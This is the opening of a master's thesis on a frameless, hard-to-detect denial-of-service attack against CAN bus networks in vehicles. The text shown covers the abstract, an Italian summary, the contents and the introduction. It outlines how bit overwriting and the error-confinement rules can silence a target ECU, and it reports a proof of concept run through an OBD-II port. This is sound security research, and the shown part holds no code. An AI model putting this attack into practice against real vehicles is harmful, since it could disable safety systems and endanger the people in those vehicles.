
Politecnico di Milano
Scuola di Ingegneria Industriale e dell'Informazione
Corso di Laurea Magistrale in Ingegneria Informatica
Dipartimento di Elettronica, Informazione e Bioingegneria



# A Stealth, Selective, Link-layer Denial-of-Service Attack Against Automotive Networks

Relatore: Prof. Stefano ZANERO

Tesi di laurea di:
Andrea PALANCA Matr. 823482

Anno Accademico 2015–2016

*In loving memory of my mother, Attilia Colombo (1956 - 2013).*

*You may not be with me anymore, but you shall forever thrive in my mind.*

# Abstract

Modern vehicles incorporate tens of electronic control units (ECUs), driven by, according to estimates, as much as 100,000,000 lines of code. They are tightly interconnected via internal networks, mostly based on the CAN bus standard. Past research showed that, by obtaining physical access to the network or by remotely compromising a vulnerable ECU, an attacker could control even safety-critical inputs such as throttle, steering or brakes. In order to secure current CAN networks from cyberattacks, detection and prevention approaches based on the analysis of transmitted frames have been proposed, and are generally considered the most time- and cost-effective solution, to the point that companies have started promoting aftermarket products for existing vehicles.

This thesis presents a selective denial-of-service attack against the CAN standard which doesn't involve the transmission of any frames for its execution, and thus would be undetectable via frame-level analysis. As the attack is based on CAN protocol weaknesses, all CAN bus implementations by all manufacturers are vulnerable, even outside of the automotive world. Moreover, the attack can also be performed completely remotely under easily achievable assumptions. In order to precisely investigate the time, money and expertise needed, an experimental proof-of-concept against a modern, unmodified vehicle is implemented and it is proved that the barrier to entry is extremely low. Finally, this paper presents a discussion of the threat analysis, and proposes possible countermeasures for detecting and preventing such an attack.

Unfortunately, since the attack is rooted on design weaknesses, the viable countermeasures are far from a «plug-and-secure» approach. Instead, they imply significant changes in how CAN networks are typically deployed. The hope is that future generation CAN networks will be designed taking into account the possibility of attacks such as the one that it is presented.

# Sommario

L'automobile, di gran lunga il mezzo di trasporto più utilizzato sulla Terra, nel corso degli anni è stata oggetto di profonde modifiche e miglioramenti: dall'evoluzione delle architetture motoristiche ai fini di migliori consumi di carburante o di energia elettrica senza sacrificare le prestazioni, agli sviluppi della struttura dello pneumatico allo scopo di garantire aderenza in tutte le possibili condizioni del manto stradale; dalla scelta di materiali strutturali sempre più leggeri ma allo stesso tempo capaci di assorbire una quantità di energia sempre più alta in caso di incidente, all'applicazione di studi di aerodinamica per ottenere contemporaneamente la massima efficienza e deportanza possibili.

Nonostante sia imprescindibile l'apporto dato dai progressi sopracitati (e non), l'aspetto che ha maggiormente rivoluzionato il mondo dell'automobile negli ultimi 40 anni è stata l'integrazione sempre più massiccia di elettronica e software. Partendo dai primi sistemi di iniezione del carburante e proseguendo verso i primi sistemi di antibloccaggio delle ruote in frenata (ABS), l'automobile si è dotata in maniera sempre più evidente di computer predisposti alla gestione di ogni singolo suo aspetto, con il risultato che una moderna berlina dispone di decine di centraline elettroniche di controllo (ECU), connesse tra loro tramite una o più reti interne tendenzialmente basate sul protocollo CAN, e di centinaia di milioni di righe di codice.

Seppur riconosciute e statisticamente rilevanti le migliorie apportate da tali sistemi, l'aggiunta sempre più ingente di computer per la gestione di aspetti anche critici del veicolo ha inevitabilmente portato con sé problemi di natura di sicurezza informatica, problemi tutt'altro che ignoti al mondo dell'ICT ma inediti nel mondo dell'automobilismo. Una combinazione di pressioni economiche per il rilascio sempre più solerte di nuovi prodotti sul mercato, esigenze di integrazione di componenti di diversi fornitori, adempienza alle norme di legge, l'aggiunta sempre più preponderante sulle centraline della vettura di interfacce comunicanti con il mondo esterno, una scarsa o persino totalmente

assente metodologia d'approccio verso il problema della sicurezza informatica ed una frenetica ricerca del profitto necessaria per la sopravvivenza in un mercato estremamente competitivo hanno portato negli ultimi anni alla comparsa sui veicoli di vulnerabilità informatiche sempre più concretamente fattibili da sfruttare per un eventuale aggressore.

Vulnerabilità che, come testimoniano i precedenti numerosi studi compiuti da ricercatori di sicurezza informatica, possono portare alla capacità di controllare in maniera arbitraria e, in alcuni casi, persino totalmente da remoto, sistemi critici della vettura quali acceleratore, sterzo e freni, ponendo guidatore e passeggeri potenzialmente in grave pericolo.

La stragrande maggioranza degli attacchi informatici dimostrati sinora da ricercatori di sicurezza consiste, tramite connessione fisica alla vettura o tramite compromissione da remoto di una centralina già presente a bordo della macchina, nella contraffazione ed invio indiscriminato di messaggi (in termine tecnico, frame) all'interno della rete CAN dell'automobile con lo scopo di compromettere in maniera vantaggiosa per l'avversario il funzionamento del veicolo. L'attacco tramite iniezione di frame, nella stragrande maggioranza dei casi, consiste nella generazione e trasmissione di frame standard (normalmente impiegati all'interno delle comunicazioni di rete della vettura) ad un rateo ben superiore del normale, con lo scopo di convincere la centralina sotto attacco ad ignorare i messaggi legittimi, oppure di frame di diagnostica, ai fini di portare la centralina sotto attacco in uno stato non standard e fare da essa eseguire operazioni di collaudo non sicure in situazioni di uso normale della vettura con conducente a bordo (un esempio è la modifica della posizione della pinza freno rispetto al disco, operazione prevista da alcuni produttori per effettuare diagnosi sui freni a macchina ferma ma che, se effettuata con veicolo in movimento, può portare a situazioni pericolose).

A causa della natura di tali attacchi e della topologia bus della rete CAN, il modo considerato più efficiente per rendere sicura a sufficienza (almeno allo stesso livello di sicurezza di un attacco fisico su altri aspetti della vettura) un'auto da attacchi informatici consiste nell'installazione di un sistema di individuazione o di prevenzione delle intrusioni (IDS/IPS), che monitora ogni messaggio circolante sulla rete della macchina ed attua contromisure qualora stabilisca, con un livello di probabilità sufficientemente alto, l'esecuzione di un attacco in corso. Seppur non trascurabile la barriera in ingresso per lo sviluppo e l'impiego di un tale sistema di sicurezza da parte di un produttore automobilistico, precedenti studi compiuti da ricercatori di sicurezza hanno

ampiamente dimostrato la fattibilità e l'efficacia di tali sistemi nel riconoscere e prevenire attacchi di iniezione di frame all'interno di una rete CAN.

Nel seguente lavoro di tesi, viene presentato un innovativo attacco di negazione del servizio (DoS) contro il protocollo CAN che non prevede l'iniezione di alcun frame all'interno della rete della macchina, risultando di conseguenza potenzialmente in grado di aggirare tutti i sopracitati IDS/IPS basati sull'analisi di frame.

L'attacco sfrutta una caratteristica intrinseca del protocollo CAN, ovvero la capacità per un bit dominante di sovrascrivere sempre un bit recessivo, e fa leva su due sue «fragilità», ovvero il sistema di gestione degli errori ed il sistema di confinamento automatico di centraline malfunzionanti. Il risultato è la possibilità per un eventuale avversario di bloccare qualunque messaggio circolante all'interno della rete della macchina tramite l'invio di 1 singolo bit dominante sovrascritto al posto di un qualunque bit recessivo del messaggio, e la possibilità di disattivare totalmente le comunicazioni di qualunque centralina connessa alla rete CAN della macchina tramite un minimo di 32 sovrascritture di un qualunque messaggio mandato da tale centralina.

Essendo l'attacco basato su falle di sicurezza proprie del protocollo, ogni implementazione del protocollo CAN da parte di ogni produttore è vulnerabile, comprese applicazioni al di fuori dell'ambiente automobilistico (il protocollo CAN, ad esempio, è usato per la gestione automatizzata delle attrezzature all'interno delle sale operatorie di ospedali o per la supervisione telematica all'interno delle industrie di macchinari basati sui protocolli DeviceNet o CANopen).

L'attacco può avvenire mediante connessione fisica alla rete interna della vettura (ad esempio, tramite l'aggiunta di un dispositivo alla porta OBD-II della macchina, obbligatoria per legge, oppure attraverso il collegamento diretto alla rete CAN di una nuova centralina compromessa) oppure anche da remoto (tramite la riprogrammazione remota di una centralina già presente all'interno della vettura) e non può essere rilevato né fermato in una normale moderna rete CAN salvo una profonda riprogettazione della stessa.

Allo scopo di comprovare la validità della tesi, è stato concretamente portato a termine (e viene accuratamente documentato all'interno di questo lavoro di tesi) un attacco contro una moderna automobile completamente di serie attraverso l'aggiunta di un dispositivo alla porta OBD-II della macchina, dimostrando peraltro un'allarmante fattibilità in termini di spesa monetaria, tempo e conoscenze richieste per la sua realizzazione.

La parte conclusiva di questa tesi è dedicata alla discussione dei possibili pericoli derivanti dall'attuazione di un tale attacco nel mondo reale, all'analisi degli scenari nei quali la realizzazione dell'attacco potrebbe risultare fattibile da parte di un eventuale aggressore ed alla presentazione di possibili contromisure per poter rilevare e, possibilmente, bloccare l'attacco dall'essere compiuto.

# Contents


**1 Introduction** **1**

1.1 The Evolution of the Car Architecture . . . 1
1.2 Towards Automotive Security . . . 2
1.3 The Contribution of this Work . . . 4

**2 Controller Area Network (CAN) Bus** **6**

2.1 Introduction . . . 6
2.2 Protocol Overview . . . 6
2.3 Historical Background . . . 8
2.4 Physical Layer Description . . . 9
2.4.1 Introduction . . . 9
2.4.2 Architecture . . . 10
2.4.3 Signaling Levels . . . 11
2.4.4 Network Specifications . . . 12
2.5 Data Link Layer Description . . . 13
2.5.1 Introduction . . . 13
2.5.2 Message Framing . . . 13
2.5.2.1 Data Frame . . . 14
2.5.2.2 Remote Frame . . . 15
2.5.2.3 Error Frame . . . 15
2.5.2.4 Overload Frame . . . 16
2.5.2.5 Interframe Space . . . 17
2.5.3 Frame Identifier, Bus Arbitration and Message Priority . 17
2.5.4 Message Validation . . . 19
2.5.5 Bit Timing . . . 19
2.5.6 Bit Stuffing . . . 20
2.6 Applications of CAN Bus . . . 21
2.6.1 Automotive Industry . . . 21

2.6.1.1 Motivations . . . . . . . . . . . . . . . . . . . . 21
2.6.1.2 Automotive Messages Taxonomy . . . . . . . . 21
2.6.1.3 Active Safety Systems . . . . . . . . . . . . . . 22
2.6.2 Other Applications . . . . . . . . . . . . . . . . . . . . . . 22

**3 Background 24**
3.1 Prior Studies . . . . . . . . . . . . . . . . . . . . . . . . . . . 24
3.2 Proposed Countermeasures . . . . . . . . . . . . . . . . . . . . 28
3.3 Related Work . . . . . . . . . . . . . . . . . . . . . . . . . . . 30

**4 Protocol Analysis and Attack Description 32**
4.1 Introduction . . . . . . . . . . . . . . . . . . . . . . . . . . . 32
4.2 CAN Error Handling Weakness Description . . . . . . . . . . . 33
4.2.1 CAN Specification . . . . . . . . . . . . . . . . . . . . . 33
4.2.2 Weakness Analysis . . . . . . . . . . . . . . . . . . . . . 34
4.3 CAN Fault Confinement Weakness Description . . . . . . . . . . 34
4.3.1 CAN Specification . . . . . . . . . . . . . . . . . . . . . 34
4.3.2 Weakness Analysis . . . . . . . . . . . . . . . . . . . . . 37
4.4 Technical Requirements . . . . . . . . . . . . . . . . . . . . . . 37
4.5 Proposed Attack Algorithm . . . . . . . . . . . . . . . . . . . . 39
4.5.1 Algorithm Presentation . . . . . . . . . . . . . . . . . . . 39
4.5.2 Setup Algorithm . . . . . . . . . . . . . . . . . . . . . . 39
4.5.3 RXD Falling Edge ISR Algorithm . . . . . . . . . . . . . 40
4.5.4 Timer Expiration ISR Algorithm . . . . . . . . . . . . . 40

**5 Experimental Proof-of-Concept Implementation and Testing 43**
5.1 Introduction . . . . . . . . . . . . . . . . . . . . . . . . . . . 43
5.2 Target Identification . . . . . . . . . . . . . . . . . . . . . . . 44
5.3 CAN Traffic Analysis . . . . . . . . . . . . . . . . . . . . . . . 46
5.3.1 Introduction . . . . . . . . . . . . . . . . . . . . . . . . . 46
5.3.2 Scantool OBDLink SX Setup . . . . . . . . . . . . . . . . 48
5.3.3 Giulietta CAN Capturing . . . . . . . . . . . . . . . . . . 50
5.3.4 Target Frame Identification . . . . . . . . . . . . . . . . 52
5.4 Attacking Device Implementation . . . . . . . . . . . . . . . . . 53
5.4.1 Introduction . . . . . . . . . . . . . . . . . . . . . . . . . 53
5.4.2 Components Overview . . . . . . . . . . . . . . . . . . . 53
5.4.2.1 Arduino Uno Rev 3 . . . . . . . . . . . . . . . . 53
5.4.2.2 Microchip MCP2551 E/P . . . . . . . . . . . . 56

5.4.2.3 SAE J1962 Male Connector . . . . . . . . . . . 56
5.4.3 Implementation . . . . . . . . . . . . . . . . . . . . . . 58
5.4.3.1 Uno Complete Source Code . . . . . . . . . . . 58
5.4.3.2 Uno Source Code Analysis . . . . . . . . . . . . 60
5.4.3.3 Wires Soldering and Final Architecture . . . . . 69
5.5 On Bench Testing . . . . . . . . . . . . . . . . . . . . . . . . 72
5.5.1 Introduction . . . . . . . . . . . . . . . . . . . . . . . . 72
5.5.2 Attack Test . . . . . . . . . . . . . . . . . . . . . . . . 72
5.5.3 Reliability Measurement . . . . . . . . . . . . . . . . . . 73
5.5.3.1 Introduction . . . . . . . . . . . . . . . . . . . . 73
5.5.3.2 CANtact Python Wrapper Complete Source Code 74
5.5.3.3 CANtact Python Wrapper Source Code Analysis 75
5.5.3.4 OBDLink SX Python Wrapper Complete Source Code . . . . . . . . . . . . . . . . . . . . . . . 77
5.5.3.5 OBDLink SX Python Wrapper Source Code Analysis . . . . . . . . . . . . . . . . . . . . . 80
5.5.3.6 Python CAN Fuzzer/Checker Complete Source Code . . . . . . . . . . . . . . . . . . . . . . . 81
5.5.3.7 Python CAN Fuzzer/Checker Source Code Analysis . . . . . . . . . . . . . . . . . . . . . . . 84
5.5.3.8 Test Execution and Final Results . . . . . . . . 85
5.6 On Vehicle Testing . . . . . . . . . . . . . . . . . . . . . . . 87

**6 Threat Model Discussion and Remediation Approach 91**
6.1 Introduction . . . . . . . . . . . . . . . . . . . . . . . . . . . 91
6.2 Threat Assessment . . . . . . . . . . . . . . . . . . . . . . . 91
6.2.1 Introduction . . . . . . . . . . . . . . . . . . . . . . . . 91
6.2.2 Active Safety Systems Attacks . . . . . . . . . . . . . . 92
6.2.3 Car Ransom . . . . . . . . . . . . . . . . . . . . . . . . 92
6.2.4 Theft Support . . . . . . . . . . . . . . . . . . . . . . . 94
6.3 Threat Vectors Analysis . . . . . . . . . . . . . . . . . . . . . 94
6.3.1 Introduction . . . . . . . . . . . . . . . . . . . . . . . . 94
6.3.2 Local Vectors . . . . . . . . . . . . . . . . . . . . . . . 95
6.3.2.1 Introduction . . . . . . . . . . . . . . . . . . . . 95
6.3.2.2 Malicious OBD-II Devices . . . . . . . . . . . . 95
6.3.2.3 Malicious Directly Attached Nodes . . . . . . . 96
6.3.3 Remote Vectors . . . . . . . . . . . . . . . . . . . . . . 97

6.4 Detectability and Countermeasures . . . . . . . . . . . . . . . . . 98
6.4.1 Introduction . . . . . . . . . . . . . . . . . . . . . . . . . . 98
6.4.2 Attack Detection . . . . . . . . . . . . . . . . . . . . . . . 98
6.4.2.1 Before Execution . . . . . . . . . . . . . . . . . . . 98
6.4.2.2 While/After Execution . . . . . . . . . . . . . . . 100
6.4.3 Attack Prevention . . . . . . . . . . . . . . . . . . . . . . 100
6.4.3.1 Introduction . . . . . . . . . . . . . . . . . . . . . 100
6.4.3.2 Network Segmentation . . . . . . . . . . . . . . . 100
6.4.3.3 Diagnostic Port Access Control . . . . . . . . . . 101
6.4.3.4 Network Topology Alteration . . . . . . . . . . . 101
6.4.3.5 Encryption . . . . . . . . . . . . . . . . . . . . . . 101
6.4.3.6 Other Protocols . . . . . . . . . . . . . . . . . . . 102

**7 Future Work** **103**

**8 Conclusion** **105**

**Bibliography** **106**

# List of Figures


1.1 Modal split of inland passenger transport in Europe in 2013. . 2
1.2 Features controlled by ECUs in a modern premium sedan. . . . 3
1.3 Lines of code in modern vehicles compared to aircrafts. . . . . . 3

2.1 CAN link and physical layers relation to OSI model. . . . . . . . 7
2.2 The 1989 BMW 8 Series grand tourer coupè. . . . . . . . . . . . 9
2.3 Example architecture of an ISO 11898-2 CAN network. . . . . . 10
2.4 ISO 11898-2 electrical levels and respective signaling states. . . . 12
2.5 An ISO 11898-2 transceiver block diagram. . . . . . . . . . . . . 13
2.6 CAN data frame format. . . . . . . . . . . . . . . . . . . . . . . 14
2.7 CAN remote frame format. . . . . . . . . . . . . . . . . . . . . . 15
2.8 CAN error frame format. . . . . . . . . . . . . . . . . . . . . . . 16
2.9 CAN overload frame format. . . . . . . . . . . . . . . . . . . . . 16
2.10 CAN interframe space format. . . . . . . . . . . . . . . . . . . . 17
2.11 CAN arbitration algorithm example. . . . . . . . . . . . . . . . . 18
2.12 Partition of the CAN bit time. . . . . . . . . . . . . . . . . . . . 19
2.13 Euro NCAP Roadmap 2016-2020. . . . . . . . . . . . . . . . . . . 22
2.14 The 2002 Ducati 999 sport bike. . . . . . . . . . . . . . . . . . . 23

3.1 Cherokee hack headline on Wired. . . . . . . . . . . . . . . . . . 27
3.2 Examples of commercial automotive IDSs/IPSs solutions. . . . . 29
3.3 sfiCAN architecture. . . . . . . . . . . . . . . . . . . . . . . . . 30

4.1 CAN fault confinement finite state machine. . . . . . . . . . . . 37
4.2 Attacking node required architecture. . . . . . . . . . . . . . . . 38
4.3 Visualization of the proposed attack algorithm on a time graph. 42

5.1 The Alfa Romeo Giulietta employed for the test. . . . . . . . . . 45
5.2 Architecture of the Giulietta's internal CAN networks. . . . . . 45
5.3 The Giulietta's parking sensors. . . . . . . . . . . . . . . . . . . 46

5.4 The Giulietta's OBD-II port. . . . . . . . . . . . . . . . . . . . . 47
5.5 The Scantool OBDLink SX USB-to-OBDII cable. . . . . . . . . . 48
5.6 The FCA cars CAN B OBD-II adapter and its schematic. . . . . 49
5.7 Giulietta CAN traffic capturing. . . . . . . . . . . . . . . . . . . . . 50
5.8 The Arduino Uno Rev 3. . . . . . . . . . . . . . . . . . . . . . . . 54
5.9 Arduino Uno Rev 3 pinout. . . . . . . . . . . . . . . . . . . . . . 55
5.10 The Microchip MCP2551 E/P. . . . . . . . . . . . . . . . . . . . 55
5.11 Microchip MCP2551 block diagram. . . . . . . . . . . . . . . . . . 57
5.12 The SAE J1962 Male Connector. . . . . . . . . . . . . . . . . . . 57
5.13 Schematic of the crafted attacking device. . . . . . . . . . . . . 70
5.14 The attacking device after wires soldering. . . . . . . . . . . . . 71
5.15 On bench test CAN setup. . . . . . . . . . . . . . . . . . . . . . . 73
5.16 The attacking device attached to the Giulietta's OBD-II port. . 88
5.17 The parking sensors malfunction on driver's LCD. . . . . . . . . 88

6.1 The compromised Uconnect system of a Jeep Cherokee. . . . . 93
6.2 Architectures of local attacks via malicious OBD-II devices. . . 95
6.3 Architectures of local attacks via malicious attached nodes. . . . 96
6.4 Architectures of remotely attacked nodes. . . . . . . . . . . . . . 97
6.5 Schematic of a CAN bus network for load computation. . . . . . 99

# List of Tables


5.1 Giulietta Full Model Specifications. . . . . . . . . . . . . . . . . . 44
5.2 Giulietta Brief Technical Specifications. . . . . . . . . . . . . . . . 44
5.3 Arduino Uno Rev 3 Technical Specifications. . . . . . . . . . . . . 54
5.4 Microchip MCP2551 E/P Technical Specifications. . . . . . . . . . 56
5.5 TIMSK2 - Timer/Counter2 Interrupt Mask Register Structure. . 63
5.6 TCCR2A - Timer/Counter2 Control Register A Structure. . . . 64
5.7 TCCR2B - Timer/Counter2 Control Register B Structure. . . . 64
5.8 TIFR2 - Timer/Counter2 Interrupt Flag Register Structure. . . 65
5.9 EIMSK - External Interrupt Mask Register Structure. . . . . . . 65
5.10 EICRA - External Interrupt Control Register A Structure. . . . 66
5.11 EIFR - External Interrupt Flag Register Structure. . . . . . . . 66
5.12 PORTD - Port D Data Register Structure. . . . . . . . . . . . . . 68
5.13 PIND - Port D Input Pins Address Register Structure. . . . . . 69
5.14 CAN Fuzzer/Checker Test Statistics. . . . . . . . . . . . . . . . . 87

# List of Algorithms


4.1 CAN Denial-of-Service Setup Algorithm. . . . . . . . . . . . . . . 39
4.2 CAN Denial-of-Service RXD Falling Edge ISR. . . . . . . . . . . . 40
4.3 CAN Denial-of-Service Timer Expiration ISR. . . . . . . . . . . . 41

# Listings


5.1 Scantool OBDLink SX setup. . . . . . . . . . . . . . . . . . . . . 48
5.2 Scantool OBDLink SX CAN capturing commands. . . . . . . . . . 50
5.3 Examples of Giulietta CAN B frames in various conditions. . . . 51
5.4 The Giulietta CAN B frame sent by the parking sensors module. 52
5.5 Arduino Uno Rev 3 complete source code. . . . . . . . . . . . . . 58
5.6 CANtact Python wrapper complete source code. . . . . . . . . . . 74
5.7 OBDLink SX Python wrapper complete source code. . . . . . . . 77
5.8 Python CAN fuzzer/checker complete source code. . . . . . . . . . 81
5.9 Start of the CAN fuzzer/checker, first error and end. . . . . . . . 86
5.10 Giulietta CAN B capture with an in progress attack. . . . . . . 89

# Chapter 1


# Introduction

## 1.1 The Evolution of the Car Architecture

By far, road vehicles are the most popular mode of transport in the world. According to official statistics from Eurostat [33] and from USA Bureau of Transportation [21], cars, motorcycles, trucks and coaches are on average adopted four times more than rail, air or sea for passenger transfers (Fig. 1.1). Among these, cars are the most preferred: Considering only legally registered automobiles, in 2015 there were 1,776,136,357 vehicles circulating on Earth [87], and this number is expected to grow even more in the near future.

Cars have massively evolved over the years. The well known saying «four wheels and an engine», by which automobiles are sometimes referred, is today by all means completely inadequate to describe the technological state to which cars have leaped, thanks to decades of research. Improvements in active and passive safety systems have almost halved road casualties in the USA with respect to 40 years ago [6], enhancements in powertrain technologies and aerodynamics have resulted in road legal vehicles capable of very high performance on a race track and impressive fuel efficiency on a road [81] and autonomous cars are no longer solely in the realm of science fiction [84].

Though by no means diminishing other paramount enhancements in the car universe, the most radical changes cars have witnessed in the last four decades are owed to the ever increasing addition of electronics and software. Starting from the late seventies with the first and relatively simple (at least if compared to modern standards) engine control units, responsible for regulating fuel injection systems in order to meet the increasingly stringent laws on emissions [5], embedded systems have rapidly pervaded throughout the car




(1) Excluding powered two-wheelers. Cyprus, Malta and Iceland: railways not applicable.
(2) Includes estimates or provisional data.
(3) The railway in Liechtenstein is owned and operated by the Austrian ÖBB and included in their statistics.
*Source:* Eurostat (online data code: tran_hv_psmod)

Figure 1.1: Modal split of inland passenger transport in Europe in 2013 [32].

and now, by communicating among each other via an internal network - the most common of which, today, is CAN bus -, supervise every aspect of it, from telematics units to steering, from airbags deployment to central locking, from heating, ventilation and air conditioning to autonomous active safety systems (Fig. 1.2). Modern cars are equipped with an average of 50 electronic control units (ECUs) and 100 million lines of code, and these numbers are barely going to stabilize or decrease in the future [82] (Fig. 1.3).

## 1.2 Towards Automotive Security

Albeit irreproachable the contribution of embedded computers to overall cars improvement, the unavoidable consequence of this increased complexity and co-presence of electronic and computer based components is a wider digital attack surface. A combination of time to market pressures, integration needs of components from manifold distinct suppliers, laws abidance, outside world interfaces requirements, poor or even absent security concerns and frantic cost reduction originated a totally new set of vulnerabilities (new to the car





Figure 1.2: Overview of the features typically controlled by ECUs in a modern premium sedan [71].





Figure 1.3: Average lines of software code in modern luxury vehicles compared to types of aircraft [78].

industry, yet most of them well known by the majority of IT companies) that a potential adversary might exploit for malicious intents. Indeed, in the last decade the number of automotive security studies and reported possible exploit vectors - even completely remote and Internet based - has increased exponentially [26, 36, 45, 52, 53, 79], to the point that «car hacking» is now being taken into serious consideration by, for instance, US government agencies [19, 78] and government acts for strengthening automotive cybersecurity regulations [3] or bills for specifically sanctioning unauthorized access to vehicles have already been proposed [10].

Most attacks published so far share a common point: the leverage of a vulnerability (or a chain of vulnerabilities) with the aim of indiscriminately sending messages into the internal car network and proving that it is possible to alter the behavior of safety-critical elements such as engine, brakes or steering. Fortunately, the frame based nature of these attacks makes them effectively recognizable by proper intrusion detection or prevention systems (IDSs/IPSs), which monitor all messages circulating on the network and trig-

ger countermeasures in case they detect that an attack is in progress. Although it is acknowledged that the adoption barrier of IDS/IPS technologies into car networks is significant, previous work [27, 52, 78, 79] has shown the feasibility of porting classic intrusion detection methodologies to the automotive domain and car cybersecurity companies have already proposed aftermarket solutions for existing vehicles [15, 77].

## 1.3 The Contribution of this Work

This thesis presents a novel denial-of-service attack against the CAN bus standard which is inherently harder to detect, as it exploits the design of the CAN protocol itself at a low level, and can selectively cause malfunctions of safety-critical components or completely disable vehicle functionalities (e.g., electronic stability control, electric power steering).

The attack works between the physical and data link layers of the OSI stack, without requiring any message sending capability to the adversary. As such, it is completely undiscoverable without a major restructuring of current CAN bus networks.

Since the attack exploits design weaknesses of the CAN protocol, any implementation and manufacturer is vulnerable. Moreover, CAN adoption goes beyond the automotive domain, including critical applications such as factory automation (e.g., CANopen or DeviceNet based machinery), building automation (e.g., elevator management), and hospitals (lights, beds, X-Ray machines) [23, 24]. Therefore, the opportunities for an attacker to connect to a CAN bus network are all but scarce.

The attack works locally, through the standard diagnostic port, which is mandatory in essentially every country [59], or via a tampered/counterfeited replacement part, and remotely. Therefore, the attacker model is rather generic, including for example a malicious mechanic, a malicious OTA firmware upgrade, a malicious passenger or driver in a car sharing (or even self driving car) setting, and similar scenarios.

In order to precisely evaluate the required time, level of expertise and cost, a proof-of-concept of the attack was concretely implemented against a modern, unaltered production vehicle (an Alfa Romeo Giulietta) and it is proved that it can be efficiently and conveniently mounted against a specific frame with 99.9974 % accuracy using a development board as simple as an Arduino Uno.

In the end, this paper discusses examples of possible threats to car occupants, examines which are potential attack vectors and real world scenarios where such attack could be staged by attackers and proposes possible remediation approaches.

In summary, this thesis makes the following contributions:

- It describes a stealth, denial-of-service attack against the CAN standard to which all CAN bus implementations are vulnerable;
- It demonstrates the attack feasibility by implementing a low cost proof-of-concept against an unmodified vehicle and includes full source code release to the community;
- It proposes practical solutions for detecting the attack in existing CAN networks and discusses possible network modifications for preventing it in future vehicles.

# Chapter 2

# Controller Area Network (CAN) Bus

## 2.1 Introduction

The Controller Area Network (CAN) bus is a multimaster asynchronous soft realtime serial bus standard designed for allowing communication of multiple microcontrollers with each other.

It was originally developed by Robert Bosch Gmbh, released to the public in 1986 and then standardized in 1993 by the International Organization for Standardization as ISO 11898 [42, 62].

Today, it is the de facto leading standard for ECUs communications in vehicles: Almost all automobiles on the market feature at least one CAN network as a backbone for the interconnection of embedded systems.

This chapter provides an in depth summary of the CAN protocol. It starts by portraying the fundamental properties which guided its design, gives a brief outlook over its history, analyzes the protocol physical and data link layers main characteristics and ends by presenting the most important applications of CAN in a great variety of engineering sectors.

## 2.2 Protocol Overview

According to the original Bosch specification, the main properties of CAN are:

- prioritization of messages;

